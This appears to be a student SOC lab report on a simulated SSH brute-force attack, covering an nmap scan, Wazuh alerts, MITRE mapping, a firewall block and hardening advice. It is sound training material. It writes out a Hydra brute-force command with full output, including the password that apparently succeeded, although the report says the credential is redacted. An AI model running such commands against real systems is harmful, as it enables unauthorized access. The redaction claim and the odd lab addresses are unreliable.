



SECURITY OPERATIONS CENTER

SSH Brute-Force Attack

Detection, Investigation & Containment

TRAINING EXERCISE — ISOLATED LAB ENVIRONMENT

ANALYST

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COHORT

10Alytics Cybersecurity — C26-04

INVESTIGATION DATE

July 12–13, 2026

What Happened?

65

Total Alerts

in Wazuh, single session

30

Auth Failures

brute-force attempts

8

Auth Successes

1 confirmed compromise

38

MITRE-Tagged Events

T1110, T1110.001, T1078, T1021

On July 12–13, 2026, an SSH brute-force attack was simulated against a personally owned Ubuntu server (191.168.1.10) from a Kali Linux host (191.168.1.11), within an isolated four-machine VirtualBox lab. Using Hydra against a custom test wordlist, nine decoy passwords failed before a valid credential was matched on the tenth attempt. Wazuh SIEM classified the activity against the MITRE ATT&CK framework as T1110 (Brute Force) and T1110.001 (Password Guessing), escalating to T1078 (Valid Accounts) upon successful authentication. The attack path was subsequently contained with a pfSense firewall rule blocking further SSH access from the identified attacker host.

Lab Environment & Authorization

This investigation was conducted entirely within a personally owned and operated lab environment built for educational purposes. All four hosts below are virtual machines on a single VirtualBox installation, isolated from production systems and the public internet.



Kali Linux

Attacker

191.168.1.11



Ubuntu Server

Target

191.168.1.10



pfSense

Firewall / Gateway

191.168.1.1




Wazuh

SIEM / Log Manager

191.168.1.15

Attack Chain — Six Phases, One Session

All phases were executed in a single continuous session on July 12–13, 2026, ensuring a consistent network and evidence trail throughout.



Nmap Port & Service Scan

```
kali@kali: ~  
$ nmap -sV -p- 191.168.1.10  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-13 00:43 +0200  
Nmap scan report for 191.168.1.10  
Host is up (0.0013s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)  
23/tcp    open  telnet  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port23-TCP:V=7.99%I=7%D=7/13%T=6A5418D7%P=x86_64-pc-linux-gnu%r(Gene  
SF:ricLines,15, \xff\xfb%\xff\xfb%\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd  
SF:d\xff\xfd$);  
MAC Address: 08:00:27:54:78:E4 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 80.20 seconds  
  
kali@kali: ~  
$
```



KEY EVIDENCE

COMMAND

nmap -sV -p- 191.168.1.10

PORTS FOUND

22/tcp open (SSH), 23/tcp open (Telnet)

SERVICE VERSION

OpenSSH 9.6p1, Ubuntu

SCAN DURATION

80.20 seconds

An unencrypted Telnet service was also identified on port 23; this is flagged separately under Recommendations.

Hydra SSH Brute-Force

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ hydra -l arickey -P ~/wordlist.txt 191.168.1.10 ssh -t 1 -V  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***  
ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-13 01:18:22  
[DATA] max 1 task per 1 server, overall 1 task, 10 login tries (l:p:10), ~10 tries per task  
[DATA] attacking ssh://191.168.1.10:22/  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "123456" - 1 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "password" - 2 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "letmein" - 3 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "qwerty" - 4 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "password123" - 5 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "dope4reason@0722!" - 6 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "jayjay96" - 7 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "Alleyeon_lme" - 8 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "GodisLove.!" - 9 of 10 [child 0] (0/0)  
[ATTEMPT] target 191.168.1.10 - login "arickey" - pass "112266@_!" - 10 of 10 [child 0] (0/0)  
  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-13 01:18:51  
  
(kali@kali)-[~]  
$
```



KEY EVIDENCE

TOOL

THC-Hydra v9.6

TARGET SERVICE

ssh://191.168.1.10:22

ATTEMPTS

9 failed, 1 succeeded (10 total)

OUTCOME

Valid credential obtained

The discovered credential value is redacted in this screenshot and is not reproduced anywhere in this report.

Wireshark Packet Capture

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 22

+

No.	Time	Source	Destination	Protocol	Length	Info
295	270.444996405	191.168.1.11	191.168.1.10	TCP	74	60
296	270.448369855	191.168.1.10	191.168.1.11	TCP	74	22
297	270.449140885	191.168.1.11	191.168.1.10	TCP	66	60
298	270.452264334	191.168.1.11	191.168.1.10	SSHv2	99	Cl
299	270.453354076	191.168.1.10	191.168.1.11	TCP	66	22
300	270.498215184	191.168.1.10	191.168.1.11	SSHv2	109	Se
301	270.498294641	191.168.1.11	191.168.1.10	TCP	66	60
302	270.504821547	191.168.1.11	191.168.1.10	SSHv2	1634	Cl
303	270.506982288	191.168.1.10	191.168.1.11	SSHv2	1186	Se
304	270.513402369	191.168.1.10	191.168.1.11	TCP	66	22
305	270.521062543	191.168.1.11	191.168.1.10	SSHv2	1274	Cl

▶ Frame 295: Packet, 74 bytes on wire (59 bytes captured)

▶ Ethernet II, Src: PCSSystemtec_8a:35:d2, Dst: 191.168.1.10

▶ Internet Protocol Version 4, Src: 191.168.1.11, Dst: 191.168.1.10

▶ Transmission Control Protocol, Src Port: 60, Dst Port: 22

wireshark_eth0MGZLS3.pcapng

Packets: 346 · Displayed: 40 (11.6%)

Profile: Default



KEY EVIDENCE

FILTER

tcp.port == 22

SOURCE

191.168.1.11 (attacker)


DESTINATION

191.168.1.10 (target)

PROTOCOL

SSHv2 — handshake + key exchange

Wazuh Threat Hunting Dashboard



KEY EVIDENCE

TOTAL ALERTS

65

AUTH FAILURES

30

AUTH SUCCESSES

8

LEVEL 12+ ALERTS

1 (multi-stage escalation)

Single-Event Forensic Detail

Sensitive fields (source user, source IP, raw log) are redacted below. Rule classification and MITRE fields are preserved as the relevant evidence.

Document Details

[View surrounding documents](#)

[View single document](#)

TableJSON

GeoLocation.city_name

São Paulo

GeoLocation.country_name

Brazil

GeoLocation.location

"lon": -46.6322,

"lat": -23.63

GeoLocation.region_name

Sao Paulo

_index

wazuh-alerts-4.x-2026.07.12

agent.id

001

agent.name

Ubuntu-target

decoder.name

sshd

decoder.parent

sshd

id

1783898342.47735

input.type

log

location

journalld

manager.name

wazuh-server

predecoder.hostname

arickey-VirtualBox

predecoder.program_name

sshd

predecoder.timestamp

Jul 12 23:19:26

rule.description

sshd: brute force trying to get access to the system. Authentication failed.

rule.firedtimes

1

rule.frequency

8

rule.gdpr

IV_35.7.d, IV_32.2

rule.groups

syslog, sshd, authentication_failures

rule.hipaa

164.312.b

rule.id

5763

rule.level

10

rule.mail

false

rule.mitre.id

T1110

rule.mitre.tactic

Credential Access

rule.mitre.technique

Brute Force

rule.nist_800_53

SI.4, AU.14, AC.7

rule.pci_dss

11.4, 10.2.4, 10.2.5

rule.tsc

CC6.1, CC6.8, CC7.2, CC7.3

timestamp

Jul 12, 2026 @ 16:19:02.615

Document Details

[View surrounding documents](#)

[View single document](#)

decoder.name

sshd

decoder.parent

sshd

id

1783898342.47735

input.type

log

location

journalld

manager.name

wazuh-server

predecoder.hostname

arickey-VirtualBox

predecoder.program_name

sshd

predecoder.timestamp

Jul 12 23:19:26

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IV_35.7.d, IV_32.2

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syslog, sshd, authentication_failures

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rule.nist_800_53

SI.4, AU.14, AC.7

rule.pci_dss

11.4, 10.2.4, 10.2.5

rule.tsc


CC6.1, CC6.8, CC7.2, CC7.3

timestamp

Jul 12, 2026 @ 16:19:02.615

rule.id 5763 · rule.level 10 · rule.mitre.id T1110 · tactic: Credential Access · technique: Brute Force

MITRE ATT&CK Mapping



TECHNIQUE PROGRESSION

T1110.001

Password Guessing

Credential Access

T1110

Brute Force

Credential Access

T1078

Valid Accounts


Defense Evasion / Persistence / Priv. Esc.

T1021

Remote Services

Lateral Movement

pfSense Firewall Rule



KEY EVIDENCE

ACTION

Block

SOURCE

191.168.1.11 (KaliAttacker)

DESTINATION

191.168.1.10 : 22 (SSH)

STATUS

Active & Applied

Hardening the Environment



Key-Based SSH Auth

Disable password authentication in favor of public-key auth, eliminating brute-force as a viable path.



Automated Lockout

Deploy fail2ban or similar to auto-block source IPs after repeated failed attempts.



Disable Telnet

Port 23 was found open and unencrypted; replace with SSH for all remote administration.



Restrict by Source

Limit SSH access at the firewall to a defined allow-list rather than relying on reactive blocking.



Tune SIEM Response

Configure Wazuh active-response for high-confidence brute-force patterns to reduce triage time.



Enable MFA

Add multi-factor authentication for remote administrative access where supported.

CONCLUSION

Full Lifecycle, One Consistent Session



Complete Attack Chain

Reconnaissance through containment was demonstrated end-to-end, with every phase corroborated by independent tooling.



Framework-Aligned Detection

Wazuh's automatic MITRE ATT&CK classification (T1110, T1078, T1021) mirrors how real SOC teams triage and prioritize alerts.



Containment Closes the Loop

A firewall rule blocking the identified attacker source demonstrates the full detect-to-respond workflow, not just detection alone.